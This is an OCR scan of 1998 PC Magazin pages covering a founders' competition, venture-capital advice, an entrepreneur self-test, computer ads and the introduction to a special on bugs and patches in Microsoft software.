- 2. Preis: ein Gründungsdarlehen über 50 000

NXN DIGITAL ENTERTAINMENT SOFTWARE

Ein Beispiel für ein Unternehmen, das kürzlich von der Technologieholding Venture Capital erhalten hat, ist die Software-Firma NxN Digital Entertainment Software GmbH in München. NxN entwickelt und vertreibt Basistechnologie für Computerspiele-Entwickler und Multimedia-Produzenten. Das Unternehmen wurde im Juni 1997 von Gregor vom Scheidt (27) gegründet, der alleiniger Geschäftsführer ist. *„Ich habe NxN gegründet, um eine Software zu vermarkten und weiterzuentwickeln, die ich in weiten Teilen bereit neben meinem Studium programmiert hatte"*, so vom Scheidt. Er entwickelte bis Mai 1997 einen Businessplan, um sich Klarheit über die Marktchancen zu verschaffen, weil die Entwicklung immer aufwendiger wurde. Im Juni brach er seine Promotion ab, um NxN zu gründen.



Vom Scheidt suchte die Beteiligung von Venture Capital, *„weil Venture Capital die notwendige Kombination aus Risikobereitschaft, Gründungs-Know-how und Flexibilität bietet. VC sorgt für die Finanzierung, trägt aber auch Erfahrung bei und beschleunigt den gesamten Wachstumsprozeß."* Für Gründer, die noch vor dem Start eines Unternehmens stehen, hält vom Scheidt folgende Praxistips bereit:

- Versuchen Sie, geeignete Gründungspartner zu finden, aber nehmen Sie diese unbedingt genau unter die Lupe. Sprechen Sie dabei frühzeitig auch die unangenehmen Themen Geld und Anteilsverteilung an – sowohl mit Partnern als auch mit Kapitalgebern.
- Sprechen Sie lieber mit wenigen renommierten als mit vielen kleinen Kapitalgebern – jeder zusätzliche Kontakt kostet sehr viel Zeit.
- Lassen Sie sich nicht von Familie und Freunden entmutigen – nur wer hoch zielt, erreicht überhaupt etwas.

INTERSHOP COMMUNICATIONS

Die Intershop Communications AG, die vor kurzem ihren erfolgreichen Börsengang hatte, ist eines der bekanntesten deutsche Unternehmen, das mit Venture Capital finanziert wurde. Intershop entwickelt und vertreibt weltweit Software-Lösungen für den elektronischen Handel (E-Commerce) im Internet. Das Unternehmen wurde 1992 von Stephan Schambach (27), Vorstandsvorsitzender der Intershop AG, in Jena als Netconsult GmbH gegründet und beschäftigt heute bereits über 300 Mitarbeiter.

„Nach der Wiedervereinigung gab es in Jena keine guten Jobmöglichkeiten, außerdem hatte ich Spaß daran, etwas selbst aufbauen", so Schambach. Für Schambach kam zur Finanzierung von Intershop nur Venture Capital in Frage. *„Eine Produktentwicklung, die zwei bis drei Jahre dauert, erfordert viel Geld, das man von einer Bank aufgrund fehlender Sicherheiten nicht bekommt. Fremdkapital ist für die Finanzierung von Hightech-Entwicklungen generell ungeeignet. Venture Capital ist dagegen wie Eigenkapital, weil der Gründer nicht dafür haften muß. Außerdem ist die VC-Gesellschaft an der Sache interessiert. Sie berät und unterstützt mit ihrem Know-how aus eigenem Interesse und teilt Freude und Leid."*



Schambach hat folgende Tips für Unternehmensgründer:

- Wenn Sie eine gute Produktidee haben und das erforderliche Technik-Know-how besitzen, Ihnen aber Marketing-Erfahrung fehlt, dann suchen Sie sich einen Partner, der den Markt für Ihr Produkt kennt und Ihnen hilft, Ihre Idee in ein konkurrenzfähiges Produkt mit hohem Kundennutzen umzusetzen.
- Lernen Sie teilen. Konkret: Delegieren Sie Verantwortung, und beteiligen Sie Ihre Mitarbeiter am Unternehmen. Achten Sie darauf, daß keine Distanz zwischen den Gründern und den Mitarbeitern entsteht.
- Achten Sie bei Neueinstellungen nur auf die Leistung, nicht auf die Herkunft der Kandidaten.

Mark, für das keine Sicherheiten gestellt werden müssen,

- 3. Preis: ein Gründungsdarlehen über 25 000 Mark, für das keine Sicherheiten gestellt werden müssen.
- 4. bis 50. Preis: Feedback- und Beratungsgespräche durch die Technologieholding zu der von Ihnen eingereichten Geschäftsidee.

Darüber hinaus besteht bei Eignung natürlich die Möglichkeit, daß sich die Technologieholding ganz konkret an Ihrer Gründung beteiligt. Ziel der Technologieholding ist es in diesem Fall, Ihr Unternehmen als Sparring-Partner mit Kapital und Management-Know-how zu unterstützen, aber nicht in das operative Tagesgeschäft einzugreifen.

Sie sind sich nicht sicher, ob Sie überhaupt das Zeug zum Unternehmer haben? Dann empfehlen wir Ihnen unseren Test auf S. 58, der Ihr Unternehmerpotential prüft.

Der Businessplan

Das Wichtigste, was Sie brauchen, um für Ihre Geschäftsidee Kapital von einer VC-Gesellschaft zu erhalten, ist ein Plan, der Geschäftsidee und -ziel beschreibt. Dieser Businessplan ist zum einen Ihr internes Strategiepapier und zum anderen Ihre Visitenkarte für die Verhandlungen mit den Kapitalgebern. Im Businessplan sind beschrieben: das Geschäftskonzept, das Produkt bzw. die Dienstleistung, die Sie anbieten möchten, der Markt, in dem Sie sich bewegen werden, die gesetzten Ziele sowie das benötigte Kapital und der Mitarbeiterbedarf.

Ohne solch einen Businessplan gibt es kein Venture Capital – und je höher das Risiko des Geschäfts und der Kapitalbedarf sind, desto fundierter müssen im Plan Konzept und Wachstumschancen beschrieben werden.

Für die Teilnahme am Gründerwettbewerb '99 müssen Sie jedoch nicht wochenlang an Ihrem Businessplan feilen, vielmehr genügt für die Teilnahme an der Vorrunde ein Kurzkonzept, das mindestens auf folgende Punkte eingeht:

- Zusammenfassung der Geschäftsidee,
- Produkt/Dienstleistung (Kundennutzen, Wettbewerbsvorteile und verwendete Technologie),
- Marktpotential (Markt und Wettbewerb),
- Managementteam (Ausbildung, berufliche Erfahrung und Qualifikationen).

Um am Gründerwettbewerb '99 teilzunehmen, nutzen Sie für das Kurzkonzept bitte die Word-Vorlage, die wir Ihnen unter

`www.pc-magazin.de/➥gruender`

zur Verfügung stellen. Schikken Sie die ausgefüllte Vorlage mit der Anschrift, unter der wir mit Ihnen in Verbindung treten können, an folgende Adresse:

WEKA Computerzeitschriften Verlag GmbH
Redaktion PC Magazin
Stichwort: Gründer '99
Gruber Str. 46a
85586 Poing
oder per **Fax** an **08121/95-1622** oder als Word-6.0-kompatibles Dokument an die E-Mail-Adresse

`gruender@pc-magazin.de`

Jede Einsendung wird selbstverständlich streng vertraulich behandelt. Einsendeschluß (Datum des Poststempels) ist der **31. Dezember 1998**.

Die Einsendungen werden nach Posteingang bearbeitet. Haben Sie daher bitte Verständnis, daß die Bearbeitungszeit Ihrer Unterlagen je nach Einsendedatum bis Januar dauern kann. Wenn Ihr Konzept die Vorauswahl bestanden hat, werden Sie umgehend von uns oder einem der Regionalbüros der Technologieholding benachrichtigt. Wir werden Sie im Internet unter

`www.pc-magazin.de/➥gruender`

über den Status des Wettbewerbs auf dem laufenden halten.

Wenn Ihre Geschäftsidee in der Vorrunde überzeugen konnte, geht es in der darauf folgenden Endrunde um die Ausarbeitung dieser Idee zu einem richtigen Businessplan. Welche Informationen ein detaillierter Businessplan enthalten sollte, listet die Textbox „Aufbau eines Businessplans" auf S. 58 auf.

Wenn Sie zuversichtlich sind, in die Endrunde zu gelangen, sollten Sie sich mit der beschriebenen Struktur schon einmal vertraut machen, denn in der Endauswahl ist ein vollständiger Businessplan Pflicht. (Sie finden auch dafür eine sofort verwendbare Vorlage in unserem Internet-Angebot.)

Zusätzlich sollten Sie sich schon einmal Freitag, den 19. März 1999 freihalten: An diesem Termin findet in Hannover auf der CeBIT '99 die Prämierung der Gewinner des Gründerwettbewerb '99 statt. Und vielleicht zählen gerade Sie mit Ihrer Geschäftsidee zu den glücklichen Gewinnern. MA

FRAGEN UND ANTWORTEN ZUM THEMA VENTURE CAPITAL

Wie funktioniert eine VC-Finanzierung?
Private VC-Gesellschaften investieren Kapital gegen eine Direktbeteiligung als Mitgesellschafter am Unternehmen. Meist handelt es sich um Minderheitsbeteiligungen von maximal 49 Prozent. Im Gegensatz zu Bankkrediten muß der Gründer für das eingesetzte Kapital weder Zinsen noch Tilgung oder Sicherheiten leisten. Dafür wird jedoch ein potentieller Finanzierungskandidat intensiv geprüft. Nur Geschäftsideen mit hohen Wachstumschancen und großem Marktpotential gelten als finanzierungswürdig. Nach etwa fünf bis zehn Jahren verkaufen die Investoren ihre Anteile – entweder an ein anderes Unternehmen oder an die Gründer bzw. übrigen Gesellschafter des Unternehmens oder durch den Gang an die Börse.

Woran erkennt man eine professionelle VC-Gesellschaft?
Einer der wichtigste Punkte für die Auswahl ist das Branchen- und Fach-Know-how der VC-Gesellschaft. Nur wenn der Kapitalgeber Technologie und Marktpotential einschätzen kann, ist er auch in der Lage, mit dem Unternehmen eine entsprechende Wachstumsstrategie zu planen. Manche Gesellschaften zahlen zwar hohe Preise beim Einstieg, lassen die Unternehmen aber in schwierigen Situationen oder bei notwendigen Nachfinanzierungen allein. Deshalb sollte man eine entsprechende Referenzliste der aktuellen Beteiligungen anfordern und auch bei einigen Unternehmen persönlich nachfragen. Gute VC-Gesellschaften gewährleisten eine direkte Betreuung vor Ort und verfügen über ein internationales Netzwerk an Partnern, das vor allem für den Einstieg in den Weltmarkt von entscheidend ist.

Nach welchen Kriterien beurteilt die VC-Gesellschaft den Businessplan?
Für Investoren ist ein Businessplan entscheidend, um ein Geschäftsvorhaben beurteilen zu können. Denn nur wenn sich das Unternehmen erfolgreich entwickelt, steigt auch der Unternehmenswert. Deshalb legen Finanziers besonders auf folgende Punkte ganz großen Wert:

- Die Geschäftsidee muß einen klaren Kundennutzen haben.
- Das Unternehmen muß sich auf einen Wachstumsmarkt konzentrieren und eine internationale Ausrichtung anstreben.
- Das Produkt oder die Dienstleistung muß innovativ sein und sich deutlich von Konkurrenzangeboten unterscheiden.
- Das Konzept zur Markterschließung muß schlüssig sein und auf überzeugenden Annahmen sowie belegbaren Fakten basieren.
- Das Management muß engagiert und kompetent sein und sich in den einzelnen Fähigkeiten optimal ergänzen.

Wie geht es weiter, wenn der Businessplan für die VC-Gesellschaft interessant ist?
Es folgen eine Prüfung der Geschäftsidee bzw. des Unternehmens (Technologie-/Marktrecherchen) sowie intensive persönliche Gespräche. Sind die Ergebnisse positiv, unterbreitet die VC-Gesellschaft ein Angebot über die Beteiligungskonditionen. Können sich Kapitalgeber und Gründer einigen, wird ein Vorvertrag geschlossen. Danach folgt eine erweiterte Prüfung, bei der auch die Anträge zur Co-Finanzierung durch staatliche Beteiligungsgesellschaften gestellt werden. Anschließend werden die Beteiligungsverträge ausgearbeitet, verhandelt und letztendlich notariell besiegelt. Vom Erstkontakt bis zum Notartermin vergehen in der Regel einige Monate. Doch wenn der Vorvertrag unterzeichnet ist, ist die Finanzierung bereits zu 90 Prozent gesichert.

Wie sieht die Zusammenarbeit mit der VC-Gesellschaft aus – verliert der Unternehmer seine Rechte?
Viele Gründer befürchten, durch die Beteiligung einer VC-Gesellschaft in ihren Rechten an ihrem Unternehmen eingeschränkt zu sein. Doch letztendlich vereint alle Beteiligten ein gemeinsames Interesse: der Erfolg des Unternehmens. Deshalb sind Kapitalgeber und Gründer eher „Sparring-Partner". Der Gründer bringt die innovative Idee ein, und der Investor hilft mit Kapital und Managementerfahrung bei der Umsetzung.
Zwischen Gründer und Kapitalgeber sind regelmäßige Treffen erforderlich. Zum einen, um kontinuierlich eine Kontrolle über die Geschäfts- und Finanzentwicklung zu haben, zum anderen, damit die VC-Gesellschaft bei Problemen aktiv mit Rat helfen kann (beispielsweise bei der Auswahl geeigneter Führungskräfte, bei der Suche nach Vertriebspartnern, bei der Umsetzung von Marketingmaßnahmen etc.).

Was passiert, wenn die Geschäftsidee floppt?
Sollte sich eine Geschäftsidee als Mißerfolg herausstellen, erarbeitet die VC-Gesellschaft zusammen mit dem Unternehmen eine Sanierungs- oder – wenn es nicht anders geht – auch eine „Liquidierungs"-Strategie. Solche extremen Fälle sind zwar selten, dennoch gibt es immer wieder nicht vorhersehbare Geschäfts- und Marktentwicklungen. Mit einem erfahrenen Partner im Boot hat der Gründer jedoch die Chance, selbst den schlimmsten Fall der Fälle relativ unbeschadet zu überstehen, denn eine Haftung des Gründers wird von der VC-Gesellschaft nicht gefordert.

Einen ausführlichen Backgrounder zum Thema Venture Capital finden Sie unter
`www.pc-magazin.de/gruender`



TESTEN SIE IHR UNTERNEHMERPOTENTIAL

Ob eine Geschäftsidee ein Erfolg wird, hängt entscheidend von den unternehmerischen Fähigkeiten und der mentalen Einstellung des Gründerteams ab. Im folgenden können Sie Ihre Eignung als Unternehmer testen. Je häufiger Sie in diesem Test mit „ja" antworten, desto mehr Unternehmer-Potential steckt in Ihnen. Sie müssen natürlich nicht alles können, doch Sie sollten dafür sorgen, daß Ihre Schwächen durch Stärken in Ihrem Management-Team ausgeglichen werden.

Frage	ja	teilweise	nein
1. Sind Sie in Ihre Geschäftsidee „verliebt" und hundertprozentig von ihr überzeugt?	o	o	o
2. Sind Sie überzeugt davon, ein Unternehmen gründen und erfolgreich aufbauen zu können?	o	o	o
3. Ist Ihr Hauptmotiv zur Unternehmensgründung die Lust auf Erfolg, Wachstum und persönlichen Reichtum?	o	o	o
4. Haben Sie das Ziel, mit Ihrem Unternehmen ein „Global Player" zu werden?	o	o	o
5. Sind Sie bereit, Mitgesellschafter am Unternehmen zu beteiligen und dafür nicht mehr alleiniger Inhaber zu sein?	o	o	o
6. Können Sie Führungskompetenz an Partner/Mitarbeiter abgeben, die auf einem speziellen Gebiet (Marketing, Vertrieb, Controlling etc.) mehr Know-how besitzen als Sie?	o	o	o
7. Haben Sie dieses Gründungs-/Management-Team bereits jetzt zusammen?	o	o	o
8. Sind Sie bereit, in den ersten Jahren Ihrer Selbständigkeit womöglich weniger zu verdienen als in Ihrem jetzigen Angestelltenverhältnis?	o	o	o
9. Kann Ihre Familie diese finanziellen Einschränkungen verkraften?	o	o	o
10. Unterstützen Ihr Ehepartner/Lebensgefährte und Ihr Freundeskreis Ihr Ziel, sich selbständig zu machen?	o	o	o
11. Sind Sie bereit, in der Startphase bis zu 80 Stunden pro Woche zu arbeiten, weitgehend auf Freizeit zu verzichten und dementsprechend wenig Zeit für Familie, Freunde und Hobbys zu haben?	o	o	o
12. Halten Sie diese Belastung auch gesundheitlich aus?	o	o	o
13. Kennen Sie genau Ihre persönlichen Stärken und Schwächen?	o	o	o
14. Können Sie mit Rückschlägen und Mißerfolgen umgehen?	o	o	o
15. Können Sie aus eigenem Antrieb Ziele definieren und diese ohne äußeren Zwang verfolgen?	o	o	o
16. Behalten Sie auch in Streßsituationen einen kühlen Kopf und sind in der Lage, die richtigen Entscheidungen zu treffen?	o	o	o
17. Sind Sie kontaktfreudig und intiativ?	o	o	o
18. Können Sie andere Menschen motivieren und begeistern?	o	o	o
19. Haben Sie ein Gespür für die Bedürfnisse anderer Menschen (Ihre künftigen Kunden, Mitarbeiter, Partner)?	o	o	o
20. Sind Sie diszipliniert und konsequent in Ihren Handlungen?	o	o	o
21. Paßt Ihre Berufsausbildung oder -erfahrung zu der Branche, in der Sie sich selbständig machen wollen?	o	o	o
22. Haben Sie in dieser Branche schon praktische Erfahrungen gesammelt?			
23. Besitzen Sie Vertriebs- und Marketingerfahrung?	o	o	o
24. Haben Sie kaufmännisches Know-how?	o	o	o
25. Besitzen Sie Führungserfahrung?	o	o	o

AUFBAU EINES BUSINESSPLANS

Da ein Businessplan zur Kapitalbeschaffung eingesetzt wird, muß er auf die Zielgruppe der Investoren zugeschnitten sein. Das erfordert einen übersichtlichen Aufbau, verständliche Formulierungen und Konzentration auf das Wesentliche:

Zusammenfassung: Komprimierte Darstellung (Executive Summary) der wichtigsten Aspekte des Geschäftsvorhabens (Produkt-/Dienstleistungsidee, Kundennutzen, relevante Märkte, Kompetenz des Managements, Unternehmensziele, Investitionsbedarf und mögliche Rendite). Wichtig: Die Zusammenfassung wird zum Schluß geschrieben, denn erst wenn alle Bausteine durchdacht sind, können Idee und Ziele präzise formuliert werden. Oft beurteilen Kapitalgeber bereits anhand dieser Zusammenfassung, ob eine Geschäftsidee genügend Erfolgspotential besitzt.

Unternehmen: Darstellung der bisherigen Entwicklung – sofern das Unternehmen bereits gegründet ist – und künftige Positionierung (Strategie, Erfolgsfaktoren, wichtige Meilensteine, Rechtsform).

Produkt oder Dienstleistung: Bedeutung und besondere Merkmale der Geschäftsidee, Kundennutzen, Wettbewerbsvorteile, Technologie, Patente/Lizenzen, Entwicklungsstand, geplante Weiterentwicklung.

Markt und Wettbewerb: Detaillierte Analyse der Branche und des Gesamtmarktes sowie der Mitbewerber.

Marketing und Vertrieb: Ausarbeitung eines Marketing- und Vertriebskonzeptes, Darstellung der Preisgestaltung, geplante Werbe-/Kommunikationsmaßnahmen, spezielle Serviceleistungen.

Management: Darstellung der Qualifikation des Managements und der Mitarbeiter in Schlüsselpositionen.

Planung der kommenden drei bis fünf Geschäftsjahre: Umsatz- und Ergebnisplanung, benötigte personelle Kapazitäten, Investitionsplan, Liquiditätsplanung.

Finanzbedarf: Aufschlüsselung, aus welchen Quellen die in der Liquiditätsplanung aufgeführten Posten finanziert werden sollen.

Chancen und Risiken: Ausarbeitung von „Best Case"- und „Worst Case"-Szenarien, um die vorhandenen/prognostizierten Chancen und die möglichen Risiken zu analysieren und Lösungswege aufzuzeigen.


Anhang: Lebensläufe der Gründer, Gewinn-/Verlustrechnungen, Patente, Lizenzen, Marktuntersuchungen, Organigramme etc. Wichtig: Nur relevante Unterlagen sind entscheidend.

Eine detaillierte Beschreibung des Businessplans mit Musterbeispiel und Vorlagen finden Sie unter
`www.pc-magazin.de/gruender`






Für einen guten Namen zahlt man gerne etwas mehr. Muß man aber nicht.




Der neue IBM PC 300GL ▪ Celeron™ 333 MHz Prozessor oder Pentium® II Prozessor 350, 400 oder 450 MHz ▪ 32 oder 64 MB Speicher ▪ S3 Trio 3D (GLH) AGP-Grafik ▪ 3,2 oder 6,4 GB Festplattenkapazität ▪ Lotus Smart Suite ▪ Auch als Minitower erhältlich ▪ Ohne Monitor ab DM 2.424,–*

Das einzige Muß ist zu wissen, was man für einen guten Preis bekommen kann. Mit dem neuen **IBM PC 300GL** bekommen Sie mehr als einen Computer: Sie bekommen ein e-business tool, vollgepackt mit System-Management-Elementen. Der IBM PC 300GL ist ausgestattet mit Pentium® II Prozessor, AGP-Grafik und einer Lotus Smart Suite-Lizenz, die Sie sofort im Intra- oder Internet produktiv werden läßt. Überhaupt haben wir an Ihre kostbare Zeit gedacht, denn unsere neue Smart Reaction Software denkt mit: Sie sichert Festplattendaten auf den Server, bevor ein Fehler auftritt. Dazu können Sie mit unserer Wake-on-LAN-Technologie direkt von Ihrem Server aus auf Desktop-Systeme zugreifen und sie von dort aus konfigurieren. Sogar wenn der Desktop ausgeschaltet ist. So haben Sie mehr Zeit, sich auf das Wesentliche zu konzentrieren: Ihre Arbeit. Wenn Sie mehr Wesentliches über e-business tools erfahren wollen, besuchen Sie uns im Internet: **www.ibm.com/pc/de/desktop** oder rufen Sie uns einfach mal an: Telefon **0180 2/32 43 53****



* IBM Listenpreis inklusive MwSt. für Modell 6275–220, Preis Stand 15. 9. 98 ** DM 0,12 je Verbindung. Die in dieser Anzeige erwähnten PCs werden mit einem Betriebssystem geliefert. Lotus ist ein eingetragenes Warenzeichen der Lotus Development Corporation. Intel, das Intel Inside Logo und Pentium sind eingetragene Warenzeichen und Celeron ist ein Warenzeichen der Intel Corporation.

O&M IBM PC 114/98c



Bug-Report: Windows, Office und Co.

Pleiten, Patches und Pannen

Die Fehler von Microsoft zu beseitigen kostet **Geld, Zeit und Nerven**. Gehen Sie deshalb mit uns auf Wanzenjagd, und machen Sie Ihr System stabiler.

JAN KADEN

Fehlerhafte Anwenderprogramme sind schon fast zum Normalfall geworden. Sehen Sie sich die Download-Sites der verschiedenen Hersteller an: Fast zu jedem Programm gibt es Patches (zu deutsch „Flicken"). Patches ersetzen Bugs, das heißt fehlerhaften Programmcode, der zu Abstürzen und Datenverlusten führen kann, durch verbesserten Code.

Es gibt zwei wesentliche Gründe für diese weitverbreitete Flickschusterei: Zum einen haben sich die Entwicklungszeiten drastisch verkürzt. Der Konkurrenzdruck zwingt die Firmen, ständig neue Versionen ihrer Programme auf den Markt zu bringen, um beim großen Feature-Vergleich mithalten zu können. Zum anderen ist die Software-Entwicklung komplexer geworden: Die Programme werden immer größer, müssen immer mehr Hardware unterstützen und greifen obendrein über verschiedene Schnittstellen ineinander.

Warum dann ein Special „Microsoft Bugs & Patches"? Genausogut hätten wir auch über die vielen anderen Software-Firmen schreiben können, die fehlerhafte Programme ausliefern und beim Kunden reifen lassen. Der Grund ist: Um die Betriebssysteme und Office-Produkte von Microsoft kommt kaum jemand herum. Durch Microsofts clevere Marketing-Politik sind Windows-Betriebssysteme und MS-Anwender-Software in vielen Bereichen zu einem Quasi-Standard geworden.

Ein weiterer Grund, sich mit Microsoft-Fehlern zu beschäftigen: Bugs in Windows-Betriebssystemen sind schuld an den meisten Systemabstürzen und Datenverlusten. Denken Sie nur an die gefürchteten allgemeinen Schutzverletzungen in Windows 3.1 oder die Probleme mit der Winsock-DLL (Dynamic Link Library) in Windows 95.

Ein Patch für den Patch

Microsoft hat, was Bugs und Patches angeht, bei einigen Anwendern keinen guten Ruf. Wollen Sie wissen warum, werfen Sie einen Blick in die MS-Support-Geschichte. Da ist zum etwa Office 97 mit seinen Service-Releases, eine Geschichte voller „Pleiten, Patches und Pannen": Ende September bot Microsoft in Amerika das zweite Service-Release für das Büropaket (OSR 2) im Internet an und ließ es schon eine Woche danach wieder verschwinden. Es bestünden gravierende Installationsprobleme hieß die offizielle Begründung.

Die Office-Gemeinde darf jetzt voraussichtlich bis November auf einen Patch für den Patch warten – wie beim OSR 1. Auch das entpuppte sich als Verdruß-Release und verschwand wenige Wochen nach dem Erscheinen wieder. Schließlich kehrte es fehlerbereinigt zurück. Wie Sie sich in dem Office-Wirrwarr zurechtfinden, zeigen wir im Artikel „Käfer im Büro" ab S. 70.

Bugs sind aber nicht das einzige Problem. Oft sind die Service Packs – wie zum Beispiel bei Windows NT – auch noch unhandlich. Das Service Pack 3 für Windows NT 4.0 zum Beispiel ist 18 MByte groß, das SR 2 für Office 23 MByte. Wer sich angesichts dieser Größe lieber nicht auf einen Download einlassen möchte, kann das Service Pack auch auf CD bestellen. Das Vergnügen, mit einer fehlerbereinigten Software zu arbeiten, kostet dann 39 Mark.

Fehlerhafte Software, schleppender Support und zum Teil genauso fehlerhafte sowie obendrein unhandliche Bugfixes sind ärgerlich genug. Noch unangenehmer ist die Microsoft-Verschleierungstaktik. Wissen Sie zum Beispiel, wie viele Versionen von Windows 95 es gibt, und welche Sie auf Ihrer Festplatte

ALLE BEITRÄGE DES SPECIALS



haben? Es gibt fünf Versionen. Nach der ersten erschienen vier Service Releases (1, 2, 2.1 und 2.5). Welche davon Sie auf Ihrer Festplatte haben, erkennen Sie nur, wenn Sie im Ordner *Einstellungen/Systemsteuerung/System* die Registerkarte *Allgemein* ansehen. Hat die Systemnummer zum Beispiel ein *b* am Ende, sind Sie Besitzer des OSR 2.

Für Windows 98 ist anscheinend keine Besserung in Sicht. Auf die Frage, wann mit einem Bugfix zu rechnen sei, versicherte eine Microsoft-Sprecherin, von Windows 98 seien keine größeren Fehler bekannt. Lesen Sie unseren Artikel „Windows-Widrigkeiten" ab S. 64, und Sie wissen es besser.

Bug oder Feature?

Bug oder Feature, das ist häufig die Frage. Die Sicherheitslücken bei der E-Mail-Funktion von Outlook sieht auch Microsoft als Programmfehler an.


Weniger ein Bug als ein Feature ist hingegen die Mail-Bomben-Funktion. Outlook zerhackt größere Dateien in bis zu 16 KByte kleine Häppchen und kann so mit Hunderten kleiner Mails schwache Server in die Knie zwingen.

Eindeutig ein Feature sind die Sicherheitslücken im Internet Explorer 4.0. Für unseren Artikel „Spione vor der Tür" ab S. 78 sollten Sie die Sicherheitsstufe in Ihrem Explorer auf *Niedrig* stellen. Wir zeigen Ihnen mit konkreten Code-Beispielen, wie Hacker via Internet zum Beispiel Ihre Registry lesen, Ihren Namen herausbekommen und Ihre Festplatte löschen können. Nach der Lektüre werden Sie bestimmt anders durch das World Wide Web surfen und vielleicht sogar Ihren Windows Scripting Host von der Festplatte löschen.

Endlich scheinen die Verantwortlichen in der Microsoft-Firmenzentrale in Redmond die verzweifelten Schreie der Anwender wegen der genannten Probleme vernommen zu haben. Windows 98 und künftig auch Windows NT 5.0 können Sie automatisch über das Internet updaten. Damit entfällt die zeitraubende Suche nach den richtigen Downloads. Ein Manager unterstützt Sie zudem bei der Auswahl der richtigen Updates.

Das hört sich schön an, ist aber problematisch: Via Internet wird nämlich Ihr System komplett analysiert, bevor Sie die ersten Bits Software laden. Microsoft behauptet zwar, daß dabei Ihre Privatsphäre erhalten bleibt. Wer bekommt aber nicht ein flaues Gefühl im Magen bei dem Gedanken, daß jemand einen Blick auf die heimische Festplatte werfen könnte? Im Artikel „Riskante Renovierung" ab S. 84 haben wir das neue Tool unter die Lupe genommen und zeigen, wie Sie ohne ferngesteuertes Update zurechtkommen.

Der Beitrag „Guter Rat ist teuer" (S. 86) ist dem Support von Microsoft gewidmet. Zum 1. September hat es hier ein paar Änderungen gegeben, die wir Ihnen vorstellen wollen. Es bleibt zu hoffen, daß sich auch die Produktentwickler bei Microsoft bald der Anwendersorgen annehmen. Dann ist vielleicht in ein paar Jahren ein solches Special überflüssig. CH



PC Magazin CD einlegen und los geht´s!

Anmeldung, Software und Freieinheiten auf der PC Magazin CD!

Ihr Direkteinstieg in T-Online

Alle, die ein Modem oder eine ISDN-Karte haben, können sich per Mausklick automatisch sofort zu T-Online anmelden. In wenigen Minuten starten Sie in die faszinierende Welt von T-Online.

Inklusive:

- Freieinheiten im Wert von 10,– DM!
- 10 Tage keine Grundgebühr!
- 50,– DM Anmeldeentgelt gespart!

Extra! Die T-Online Software 2.0x, mit der Sie Höchstleistungen erzielen, erhalten Sie nach Ihrer Anmeldung per Post!



Ab sofort 2 Surf-Freistunden jeden Monat!
Ab Version 2.0x, zzgl. Verbindungsentgelte

Große ISDN Promotion bei 1&1 für alle, die einfach, schnell und clever ins Internet einsteigen möchten:

Mit T-Online und ISDN, dem starken Duo für den ultimativen Multimedia-Spaß.

isdn
Eingetragenes Warenzeichen der Deutschen Telekom AG



AVM

Die FRITZ!X PC-ISDN-Box von AVM kostet ohne ISDN-Anmeldung 449,– DM!

ISDN-Telefonanlage und ISDN-Modem in einem. Ob Internet, Onlinebanking, eMail, Fax oder einfach nur Telefonie: mit der FRITZ!X PC-ISDN-Box von AVM sind ISDN-Verbindungen schnell, einfach und sicher. Sie können bis zu 4 Ihrer analogen Geräte problemlos anschließen und brauchen keine teuren neuen ISDN-Geräte anzuschaffen.

*Nur in Verbindung mit einer ISDN- (100,87 DM einmaliges Bereitstellungsentgelt, zzgl. der jeweiligen Grundentgelte) und T-Online-Neuanmeldung

Einfach bei 1&1 anrufen, beraten lassen und bestellen: 0180-5000026

Kennziffer: 002 128 D

AUF DER HEFT-CD

Fehler in Windows beseitigen

Windows-Widrigkeiten

„It's not a bug, it's a feature". Schön wär's. Tatsache ist, daß Windows-Systeme **unzählige Fehler** enthalten. PC Magazin zeigt, wie man sie behebt.

THOMAS WÖLFER

